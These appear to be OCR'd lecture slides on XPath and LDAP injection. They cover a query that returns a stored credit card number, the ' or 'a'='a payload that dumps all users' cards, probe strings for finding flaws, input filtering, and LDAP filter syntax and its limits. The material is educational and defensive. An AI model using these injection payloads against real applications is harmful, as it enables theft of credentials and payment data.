
Injection

- **This query retrieves a stored credit card number from a username and password**



```
//address[surname/text()=‘Dawes’ and
password/text()=‘secret’]/ccard/text()
```

- **This injection:**




```
’ or ‘a’=’a
```

results in the following XPath query, which retrieves the credit card details of all users:

```
//address[surname/text()=‘Dawes’ and password/text()="
or ‘a’=‘a’]/ccard/text()
```


Finding XPATH Injection Flaws

- **These strings usually break the syntax**



```
'

'--
```


- **These strings change behavior without breaking syntax**



```
’ or ‘a’='a
’ and ‘a’='b
 or 1=1
 and 1=2
```

Preventing XPATH Injection

- **Filter inputs with a whitelist**
- **Remove these characters**




( ) = ‘ [ ] : , * / and all whitespace.

LDAP

- **Lightweight Directory Access Protocol (LDAP)**
  - **Used to store names, phone numbers, email addresses, etc.**
  - **Used in Microsoft Active Directory**
  - **Also in OpenLDAP**


LDAP Queries

- **Match a username**




```
(username=daf)
```

- **Match any one of these conditions**



```
(|(cn=searchterm)(sn=searchterm)(ou=searchterm))
```

- **Match all of these conditions**



```
(&(username=daf)(password=secret))
```

LDAP Injection Limitations

- **Possible, but less exploitable because**
  - **Logical operators come before user-supplied data, so attacker can't form "or 1=1"**
  - **Directory attributes to be returned are hard-coded and can't usually be manipulated**
  - **Applications rarely return informative error messages, so exploitation is "blind"**